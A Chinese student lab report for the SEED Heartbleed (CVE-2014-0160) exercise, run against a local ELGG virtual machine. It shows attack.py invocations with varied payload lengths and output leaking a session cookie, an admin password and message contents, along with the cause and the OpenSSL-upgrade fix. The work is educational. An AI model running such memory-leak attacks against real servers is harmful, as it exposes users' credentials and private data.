



中南大學
CENTRAL SOUTH UNIVERSITY

网络安全
Seed Project 实验报告
——Heartbleed 攻击实验

学生姓名：于澜
指导老师：王伟平
专业班级：信安 1401 班
学院：信息科学与工程学院
日期：2016 年 11 月

目录:

一、 实验背景及目的	3
二、 实验环境	3
1) 设置两个虚拟机:	3
2) 使用预构建的 SEEDUbuntu12.04 VM.	3
3) 修改攻击者计算机上的/etc/hosts 文件，将服务器名称映射。	3
三、心跳协议的工作原理	3
四、 实验步骤	3
1) 启动 Heartbleed 攻击	3
2) 查找 Heartbleed 漏洞的原因	6
3) 测试长度	7
4) 对策和错误修复	9

Heartbleed 攻击实验

一、实验背景及目的

背景：

Heartbleed 错误（CVE-2014-0160）是 OpenSSL 库中的严重实现缺陷，攻击者可以从受害服务器的内存中窃取数据，被盗数据的内容取决于在服务器的内存中有什么。它可以潜在地包含私钥，TLS 会话密钥，用户名称，密码，信用卡等。漏洞是在 Heartbeat 协议的实现，其由 SSL / TLS 用于保持连接活动。

本实验的目的：

让学生了解这个漏洞是多么严重，如何攻击工作，以及如何解决这个问题。

二、实验环境

1) 设置两个虚拟机：

一个称为攻击者计算机，另一个称为受害服务器。

2) 使用预构建的 SEEDUbuntu12.04 VM。

VM 需要使用 NAT-网络适配器网络设置。通过转到 VM 设置，选择网络，然后单击适配器来完成。将适配器切换到 NAT-Network，确保两个虚拟机在同一 NAT 网络上。此攻击中使用的网站可以是使用 SSL/TLS 的任何 HTTPS 网站，然而，因为它是非法攻击一个真实的网站，我们在 VM 中设置了一个网站，并自己进行攻击 VM，使用一个名为 ELGG 的开源社交网络应用程序，并将其托管在以下 URL 中：<https://www.heartbleedlabelgg.com>。

3) 修改攻击者计算机上的/etc/hosts 文件，将服务器名称映射。

搜索/etc/hosts 中的以下行，并替换 IP 地址 127.0.0.1 与托管 ELGG 应用程序的服务器 VM 的实际 IP 地址。

127.0.0.1 www.heartbleedlabelgg.com

三、心跳协议的工作原理


心跳协议由两种消息类型：HeartbeatRequest 包和 HeartbeatResponse 包组成。客户向服务器发送 HeartbeatRequest 包，当服务器接收到它时，它发送回的副本在 HeartbeatResponse 包中接收到的消息。目标是保持连接活着。

四、实验步骤


1) 启动 Heartbleed 攻击

1. 设置发送消息

- 从浏览器访问 <https://www.heartbleedlabelgg.com>。
- 以站点管理员身份登录。（用户名：admin;密码：seedelgg）
- 将 Bobby 添加为朋友。（转到更多->成员，然后单击 Bobby->添加好友）
- 向 Bobby 发送私人消息。



发送消息，为了方便实验观察，主题设为 AAAAAAAAAA, 内容设为 BBBBBBBBBB。如下图：



2、使用现有代码来获得第一手在 Heartbleed 攻击的经验。
使用的代码称为 `attack.py`，它最初是由 Jared Stafford 写。从实验室的网站下载代码，更改其权限，以便文件是可执行的。
`attack.py` 内容是这样的：

```
#!/usr/bin/python

# Code originally from https://gist.github.com/eelsivart/10174134
# Modified by Haichao Zhang
# Last Updated: 2/12/15
# Version 1.20

#

#

# -added option to the payload length of the heartbeat payload

# Don't forget to "chmod 775 ./attack.py" to make the code executable

# Students can use eg. "./attack.py www.seedlabelgg.com -l 0x4001" to send the heartbeat request with payload length vari

# The author disclaims copyright to this source code.


import sys

import struct

import socket

import time

import select


import re

import time

import os

from optparse import OptionParser
```

在 home 里建一个文件，把它复制进去



3、攻击网站

```
[11/17/2016 16:59] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com
```

注意：

要多次运行攻击代码以获取有用的数据。不是每次都能攻击出结果的。有一次攻击获得了用户名和密码：最后一行可以看出：

```
[11/17/2016 16:57] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=un71ts7vlandn9pac674q1ei13
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

.....]oken=a7c114a3b5f212a7994cd19646f59a23&__elgg_ts=1479430122&username=admin&password=seedelggn.KT-.....
```

有次则是获得了发送的主题和内容：

```
&__elgg_ts=1479430540&recipient_guid=40&subject=AAAAAAAA&body=BBBBBBBBBBBL..._...i...l2y....=
```

2) 查找 Heartbleed 漏洞的原因

比较良性数据包的结果和发送的恶意数据包攻击者代码。

Heartbleed 攻击基于 Heartbeat 请求。此请求只是发送一些数据到服务器，服务器将数据复制到你响应包，因此所有数据被回送。正常情况下，假设请求包括 3 字节的数据“ABC”，因此长度字段具有值 3。服务器将数据放置在存储器中，并且从数据的开始将 3 个字节复制到其响应分组。请求可能包含 3 个字节的数据，但长度字段可能表示为 1003。当服务器构造其响应包，它从数据的开始（即“ABC”）复制，但是它复制 1003 字节，而不是 3 个字节。这些额外的 1000 个类型显然不是来自请求包，他们来自服务器的私人内存，它们可能包含其他用户的信息，密钥，密码等。

3) 测试长度

攻击程序具有不同的有效载荷长度值。随着长度变量减小，测试变量具有的边界值。

有两种命令方式

```
$。 / attack.py www.heartbleedlabelgg.com -l 0x015B
```

```
$。 / attack.py www.heartbleedlabelgg.com --length 83
```

我选择的是第二种：

1、我第一次选了一个特别大的数，**83**


```
[11/17/2016 17:11] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 83

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..SAAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOABC...
...!.9.8.....5.....
...../.9.W1...T..y
```

很显然超了，于是我又选了一个很小的 10

```
[11/17/2016 17:14] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 10

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
```

发现短了，于是第一次范围缩为 10-83

2、选了 30

```
[11/17/2016 17:15] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 30

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCEFGHIJ.k8n.3.]..GEa..&
```

还是大，于是缩为 10-30

3、选了 20


```
[11/17/2016 17:14] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 20

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
```

小了，于是缩为 20-30

4、在 20-30 之间测试了很多数，最终确定在 22-23

```
[11/17/2016 17:18] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
```

```
[11/17/2016 17:18] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABC....Y.....&
```

所以可以确定为边界值为 22 和 23.

4) 对策和错误修复

要修复 Heartbleed 漏洞，最好的方法是将 OpenSSL 库更新到最新版本。

这可以使用以下命令实现。注意，一旦更新，很难回到原来的版本。因此，确保完成之前的任务再更新。还可以在更新之前创建 VM 的快照。

```
#sudo apt-get update
```

```
#sudo apt-get upgrade
```

以下 C 样式结构（与源代码不完全相同）是心跳的格式请求/响应分组。